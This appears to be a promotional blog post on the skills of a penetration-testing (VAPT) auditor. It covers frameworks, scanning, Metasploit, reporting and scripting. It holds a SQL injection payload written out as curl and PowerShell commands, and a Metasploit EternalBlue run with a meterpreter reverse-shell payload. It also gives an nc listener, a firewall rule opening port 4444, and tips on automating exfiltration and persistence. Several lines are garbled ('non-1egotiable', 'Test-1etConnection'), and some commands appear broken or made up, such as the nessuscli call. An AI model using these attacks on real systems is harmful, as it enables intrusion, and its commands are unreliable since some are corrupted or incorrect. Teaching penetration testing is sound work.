
Listen to this Post

Introduction:
The role of a Vulnerability Assessment and Penetration Testing (VAPT) Auditor has become a cornerstone of modern enterprise security, bridging the gap between proactive threat identification and strategic risk mitigation. This technical deep-dive explores the core competencies required for a VAPT Auditor, focusing on the critical intersection of manual expertise and automated tooling to secure web applications, networks, and APIs against evolving cyber threats. By dissecting the essential responsibilities, required toolchains, and industry-standard frameworks, we provide a comprehensive guide for cybersecurity professionals aiming to excel in this dynamic field.
Learning Objectives & Secrets:
- Objective 1: Master Automated and Manual Reconnaissance – Develop a hybrid approach to reconnaissance, combining automated scanning tools like Nmap and Nessus with manual techniques to uncover blind spots often missed by automated scans, such as business logic flaws and complex chained vulnerabilities.
- Objective 2 Secret Tip: Exploit Chaining for Impactful Reporting – Move beyond isolated vulnerability discovery; learn to chain low-severity issues (like an information disclosure) with a medium-severity flaw (like a reflected XSS) to demonstrate a high-impact exploit path, enhancing the quality and actionable intelligence of your reports.
- Objective 3 Secret Tip: Automate Post-Exploitation with Metasploit – Go beyond basic exploitation by scripting post-exploitation modules in Metasploit to automate data exfiltration, persistence mechanism setup, and lateral movement simulation, significantly increasing the efficiency of penetration testing cycles.
You Should Know:
- Web Application Vulnerability Assessment Framework (OWASP Top 10 & SANS 25)
Understanding the OWASP Top 10 and SANS 25 is non-1egotiable for any VAPT Auditor. These frameworks provide a structured methodology for identifying, classifying, and prioritizing web application vulnerabilities. A skilled auditor knows that these are not just checklists but living documents that evolve with the threat landscape. For instance, while OWASP focuses on the web layer, SANS 25 offers a broader view including client-side and cryptographic issues, ensuring comprehensive coverage. The real secret lies in combining these frameworks to create a custom testing matrix tailored to the application’s architecture and business logic.
Step-by-Step Guide for Framework-Based Testing:
- Step 1: Map the application’s attack surface by enumerating all endpoints, parameters, and input vectors using Burp Suite’s Target tab.
- Step 2: Prioritize testing based on the OWASP Top 10 categories, starting with Injection (SQLi, Command Injection) and Broken Access Control (IDOR, privilege escalation).
- Step 3: Utilize SANS 25 to cross-reference for client-side weaknesses like Cross-Site Scripting (XSS) and Cross-Site Request Forgery (CSRF).
- Step 4: Use manual testing to validate automated scanner findings, ensuring false positives are filtered out before reporting.
- Linux Command: `curl -X GET “http://target.com/page?id=1′ OR ‘1’=’1″` to test for basic SQL injection vectors.
- Windows Command: `powershell -Command “Invoke-WebRequest -Uri ‘http://target.com/page?id=1%27%20OR%20%271%27=%271’ -Method GET”` for similar testing.
2. Network Infrastructure and API Security Testing
Network and API security testing requires a different skillset, focusing on open ports, unpatched services, and misconfigured cloud infrastructures. For network-level VAPT, tools like Nmap and Nessus are primary for discovery and vulnerability scanning. For APIs, which are increasingly targeted, testing methodologies must align with the OWASP API Security Top 10. This includes checking for broken object level authorization (BOLA), excessive data exposure, and improper assets management. A critical secret is to treat API endpoints as a first-class citizen in the testing scope, not an afterthought, as they often expose sensitive data directly to the client-side.
Step-by-Step Guide for API and Network Testing:
- Step 1: Perform network reconnaissance using Nmap to discover live hosts and open ports: `nmap -sV -p- -T4 target_ip` to identify running services and versions.
- Step 2: Use Nessus for in-depth vulnerability scanning against the discovered services: `nessuscli scan –target target_ip` (assuming Nessus is installed and configured).
- Step 3: For API testing, intercept all API traffic using Burp Suite and define the API scope to ensure all endpoints are captured.
- Step 4: Test for BOLA by attempting to access resources of other users by manipulating identifiers in API requests (e.g., `/api/user/123` to
/api/user/456). - Linux Command: `nc -zv target_ip 1-1024` for a quick check of open ports using netcat.
- Windows Command: `Test-1etConnection -ComputerName target_ip -Port 443` to test connectivity to a specific port.
3. Exploitation Frameworks: Metasploit and Manual Exploitation
While vulnerability scanners identify weaknesses, Metasploit provides the capability to exploit them in a controlled and safe manner. However, a seasoned VAPT Auditor understands that the exploitation phase is not about running a single exploit module. It involves understanding the exploit’s mechanics, checking for compatibility, and adapting it to the target environment. Secret tip: Master the `multi/handler` module for catching reverse shells and use `post` modules to gather intelligence from a compromised host, which can lead to deeper network penetration.
Step-by-Step Guide for Exploitation Using Metasploit:
- Step 1: Launch Metasploit:
msfconsole. - Step 2: Search for exploits related to a vulnerable service:
search type:exploit name:apache. - Step 3: Select and configure an exploit: `use exploit/windows/http/ms17_010_eternalblue` and then
set RHOSTS target_ip. - Step 4: Set the payload: `set payload windows/x64/meterpreter/reverse_tcp` and
set LHOST your_ip. - Step 5: Execute the exploit:
exploit. - Linux Command: For a basic reverse shell listener without Metasploit:
nc -lvnp 4444. - Windows Command: For a simple bind shell on Windows (often a payload for exploits): `netsh advfirewall firewall add rule name=”Open Port 4444″ dir=in action=allow protocol=TCP localport=4444` (administrative privileges needed).
4. Reporting and Remediation Guidance
The final and most critical phase of VAPT is reporting. A report is only as good as its clarity and actionability. It must include a risk rating (e.g., Critical, High, Medium, Low), clear evidence (screenshots or Proof of Concept), and step-by-step remediation guidance. The secret to effective reporting is to bridge the technical gap between the cybersecurity team and the developers or system administrators who will implement the fixes. This requires translating a complex exploit like SQL injection into a simple recommendation for parameterized queries, and an XSS into a guide for output encoding.
Step-by-Step Guide for Report Generation:
- Step 1: Structure the report with an executive summary for management and a technical appendix for engineers.
- Step 2: For each vulnerability, include the affected asset, vulnerability type, CVSS score, a description of the issue, and a proof of concept.
- Step 3: Detail a clear remediation plan, including code snippets or configuration changes.
- Step 4: Schedule a retest date and clearly state the testing scope and limitations.
- Linux Command: Use `tar -czvf vapt_report_assets.tar.gz /path/to/screenshots` to bundle evidence.
- Windows Command: Use `Compress-Archive -Path C:\Report\Screenshots\ -DestinationPath C:\Report\Screenshots.zip` to archive evidence.
5. Operating System and Scripting Proficiency
A VAPT Auditor must possess a solid understanding of both Linux and Windows operating systems, including their security features and common misconfigurations. Additionally, scripting knowledge in Python, Bash, or PowerShell is a massive advantage. This allows for custom tool development, automation of repetitive tasks, and creation of proof-of-concept exploits. For instance, a simple Python script can be used to automate the process of fuzzing API endpoints for parameter injection, saving hours of manual effort.
Step-by-Step Guide for Basic Fuzzing Script:
- Step 1: Write a Python script using the `requests` library to send HTTP requests to an API endpoint.
- Step 2: Iterate through a list of common injection payloads (e.g., SQLi, XSS).
- Step 3: Analyze the response time and content to identify potential vulnerabilities.
- Step 4: Log all interesting responses for manual verification.
- Linux Command: `chmod +x fuzzing_script.py` to make the script executable.
- Windows Command: `python fuzzing_script.py` to run the script in a PowerShell or Command Prompt terminal.
What Undercode Say:
- Key Takeaway 1: The evolving threat landscape demands a VAPT Auditor who is not just a tool operator but a security thinker, capable of understanding the intricate relationship between vulnerabilities and business impact.
- Key Takeaway 2: Mastery of both automated and manual testing techniques, combined with clear and concise communication, distinguishes a competent auditor from an exceptional one, making them an indispensable asset to the cybersecurity team.
Prediction:
- +1 The demand for specialized VAPT Auditors with hands-on experience in API and cloud security will see a surge, fueled by the rapid adoption of microservices and serverless architectures.
- -1 The increasing automation of penetration testing might lead to an over-reliance on tools, potentially blinding teams to complex, logic-based vulnerabilities that automated scanners consistently fail to detect.
- +1 The integration of AI into VAPT tools will significantly reduce testing time, enabling more frequent and deeper assessments, but also requiring auditors to develop skills in AI-validated result analysis.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eikZcBdw – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


